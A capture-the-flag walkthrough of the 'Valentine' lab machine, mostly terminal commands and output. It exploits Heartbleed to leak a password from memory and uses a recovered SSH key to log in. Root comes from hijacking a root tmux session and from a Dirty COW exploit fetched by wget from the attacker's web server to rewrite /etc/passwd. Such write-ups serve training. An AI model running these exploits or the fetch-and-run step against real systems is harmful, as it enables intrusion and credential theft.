


Valentine :

Enumeration :


Runing an Nmap scan return those result.

```
root@kali:~# nmap -A -p- 10.10.10.79
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-30 20:37 EDT
Nmap scan report for 10.10.10.79
Host is up (0.023s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2019-08-30T18:37:55+00:00; -6h00m30s from scanner time.
```

The namee of the box is Valentine, we think of potential Heartbleed vulnerability. Scan with nmap using a script who will see if our target is vulnerable to Heartbleed.

```
root@kali:~# nmap -sV -p 443 --script ssl-heartbleed 10.10.10.79
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-30 20:37 EDT
Nmap scan report for 10.10.10.79
Host is up (0.029s latency).

PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It a
llows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affe
cted by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL
versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryp
tion keys themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://cvedetails.com/cve/2014-0160/
|_      http://www.openssl.org/news/secadv_20140407.txt
```


Our target is vulnerable. Browing the port 80 and 443 didn't show anything usefull. Only a picture with a woman and a « heartbleed ».




Running dirb return this result.

```
root@kali:~# dirb http://10.10.10.79/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Aug 30 20:52:15 2019
URL_BASE: http://10.10.10.79/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.79/ ----
+ http://10.10.10.79/cgi-bin/ (CODE:403|SIZE:287)
+ http://10.10.10.79/decode (CODE:200|SIZE:552)
==> DIRECTORY: http://10.10.10.79/dev/
+ http://10.10.10.79/encode (CODE:200|SIZE:554)
+ http://10.10.10.79/index (CODE:200|SIZE:38)
+ http://10.10.10.79/index.php (CODE:200|SIZE:38)
+ http://10.10.10.79/server-status (CODE:403|SIZE:292)
```

We found a « /dev/ » directory, let’s see which content is on it.



The notes.txt didnt show anything really usefull.



But the hype_key file seem to have hexadecimal encoded text on it. Go to hexadecimal online decoder and decode the encrypted text.

Convert hexadecimal to text

Input data

```
55 58 6c 4d 4a 35 30 4e 77 36 4a 4e 56 4d 4d 38 4c 65 43 69 69 33
4f 45 57 0d 0a 6c 30 6c 6e 39 4c 31 62 2f 4e 58 70 48 6a 47 61 38
57 48 48 54 6a 6f 49 69 6c 42 35 71 4e 55 79 79 77 53 65 54 42 46
32 61 77 52 6c 58 48 39 42 72 6b 5a 47 34 46 63 34 67 64 6d 57 2f
49 7a 54 0d 0a 52 55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51
75 69 6c 52 56 42 6d 2f 46 37 36 59 2f 59 4d 72 6d 6e 4d 39 6b 2f
31 78 53 47 49 73 6b 77 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b
68 44 33 0d 0a 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56
41 54 45 20 4b 45 59 2d 2d 2d 2d 2d
```

Convert

hex numbers to text

Output:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6117hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMS15Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
```

Once decrypted we got an RSA key as output. The file name is « hype_key », so i expect the username is « hype ».

Save the content into a file, name it id_rsa and give it the right permission.

```
root@kali:~/Downloads# chmod 600 id_rsa
root@kali:~/Downloads# ls
32764.py  id_rsa
root@kali:~/Downloads#
```

We found too an encode and decode page. Browsing them show this content.

Encode : It encode text to base64.

Secure Data Encoder - No Data is Stored On Our Servers

submit

Decode : It decode base64 to text.

Secure Data Decoder - No Data is Stored On Our Servers

submit

After searching on google few information about heartbleed, i discovered this blog.

Source : https://www.noip.com/blog/2014/04/11/heartbleed-bug-need-know/

Heartbleed Bug: What you need to know

April 11, 2014 • by Natalie Goguen

It’s exactly same picture showed on port 80 and 443.

Exploitation :

Searching for Heartbleed exploit on exploit-db show this exploit.

Source : https://www.exploit-db.com/exploits/32764

It's a python script who will exploit Heartbleed vulnerability and give information stocked in the memory of the box.


Download the script and run it targeting the box ip and the port 443 with the « -p » parameter.

```
root@kali:~/Downloads# python 32764.py 10.10.10.79 -p 443
Trying SSL 3.0...
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0300, length = 94
 ... received message: type = 22, ver = 0300, length = 885
 ... received message: type = 22, ver = 0300, length = 331
 ... received message: type = 22, ver = 0300, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0300, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 00 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E  ....#.......0.0.
  00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F  1/decode.php..Co
  00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C  ntent-Type: appl
  0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F  ication/x-www-fo
  0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43  rm-urlencoded..C
  0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34  ontent-Length: 4
  0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63  2....$text=aGVhc
  0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64  nRibGVlZGJlbGlld
  0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D 51  mV0aGVoeXBlCg==Q
  0160: 95 39 D7 93 89 7E 30 23 F3 C5 F9 A3 CA EE 7E EA  .9...~0#......~.
  3ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

WARNING: server returned more data than it should - server is vulnerable!
```

Seem look like a base64, decode it.

```
root@kali:~/Downloads# echo 'aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==' | base64 -d
heartbleedbelievethehype
```

Alternatively we can go to the « decode » page, previously seen into our dirb result, and copy past the base64 then press on submit button.



So we got the « id_rsa » key, the username « hype », and the password « heartbleedbelievethehype ».

Connect to ssh with those login information.

```
root@kali:~/Downloads# ssh -i id_rsa hype@10.10.10.79
The authenticity of host '10.10.10.79 (10.10.10.79)' can't be established.
ECDSA key fingerprint is SHA256:lqH8pv30qdlekhX8RTgJTq79ljYnL2cXflNTYu8LS5w.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.79' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ whoami
hype
hype@Valentine:~$
```

We got ssh connection as hype, take user flag.

```
hype@Valentine:~/Desktop$ cat user.txt
e6710a5464769fd5fcd216e076961750
hype@Valentine:~/Desktop$
```

User.txt = e6710a5464769fd5fcd216e076961750

Privilege Escalation :

Reading the bash_history file show interesting thing.

```
hype@Valentine:~$ cat .bash_history

exit
exot
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
exit
```

The user hype run a tmux session. Let's try to doing it maybe its a root session.

```
hype@Valentine:~$ tmux -S /.devs/dev_sess
```

```
root@Valentine:/home/hype# whoami
root
```

Exactly, its a root session, we got a root shell, take root flag.

```
root@Valentine:/home/hype# cd /root
root@Valentine:~# ls
curl.sh  root.txt
root@Valentine:~# cat root.txt
f1bb6d759df1f272914ebbc9ed7765b2
```

Root.txt = f1bb6d759df1f272914ebbc9ed7765b2

Alternative Privilege Escalation :

Runing kernel enumeration with uname show us this information.

```
hype@Valentine:~$ uname -a
Linux Valentine 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
```

After trying some exploit, and failing all my attempt, i found a working dirty cow exploit.

Source : https://www.exploit-db.com/exploits/40839

Download it. And open it, we see compiling information and how to run it.

```
Compile with:
  gcc -pthread dirty.c -o dirty -lcrypt

Then run the newly create binary by either doing:
  "./dirty" or "./dirty my-new-password"
```

Compile the exploit and start a web server for allow the box to download the dirty exploit.

```
root@kali:~/Downloads# gcc -pthread 40839.c -o dirty -lcrypt
```

```
root@kali:~/Downloads# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Download the dirty exploit inside the « /tmp » directory, and give him execution right.

```
hype@Valentine:~$ cd /tmp
hype@Valentine:/tmp$ wget http://10.10.14.17:8000/dirty
--2019-08-30 13:17:30--  http://10.10.14.17:8000/dirty
Connecting to 10.10.14.17:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18256 (18K) [application/octet-stream]
Saving to: `dirty'

100%[=====================================>] 18,256      --.-K/s   in 0.02s

2019-08-30 13:17:30 (804 KB/s) - `dirty' saved [18256/18256]

hype@Valentine:/tmp$ chmod +x dirty
```

Execute it.

```
hype@Valentine:/tmp$ ./dirty password123
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: password123
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 7f30d5d4d000
```

Connect with sudo as firefart user (if the exploit stop to respond you cant press CTRL+C then connect with sudo as firefart like bellow).

```
hype@Valentine:/tmp$ su - firefart
Password:
firefart@Valentine:~# whoami
firefart
```

We got root access as firefart user, take root flag.

```
firefart@Valentine:~# ls
curl.sh  root.txt
firefart@Valentine:~# cat root.txt
f1bb6d759df1f272914ebbc9ed7765b2
```

Root.txt = f1bb6d759df1f272914ebbc9ed7765b2

If we want to have a real root shell, when i said real i mean as « root » user, not sa « firefart. Typing « sudo su » show this error.

```
firefart@Valentine:~# sudo su
sudo: unknown user: root
sudo: unable to initialize policy plugin
```

Our dirty exploit replace the « root » user as « firefart » user, so there is no root user anymore. For « fix » it, we can just replace the existing « /etc/passwd » file with the backup created by the dirty exploit « /tmp/passwd.bak ».

Then type « sudo su ».

```
firefart@Valentine:~# mv /tmp/passwd.bak /etc/passwd
firefart@Valentine:~# sudo su
root@Valentine:~# whoami
root
```

Now we got real root shell.

Bonus :

When we take the flag, we see another file « curl.sh », reading the file show this content.

```
root@Valentine:~# cat curl.sh
/usr/bin/curl -i -s -k  -X 'POST' \
    -H 'User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefo
x/45.0' -H 'Referer: https://127.0.0.1/decode.php' -H 'Content-Type: application
/x-www-form-urlencoded' \
    -b 'PHPSESSID=n12acqnj0efoq5etm5d12k6j85' \
    --data-binary $'text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==' \
    'https://127.0.0.1/decode.php' >  /dev/null 2>&1
```

It’s the dumped memory information receveid from the heartbleed exploitation.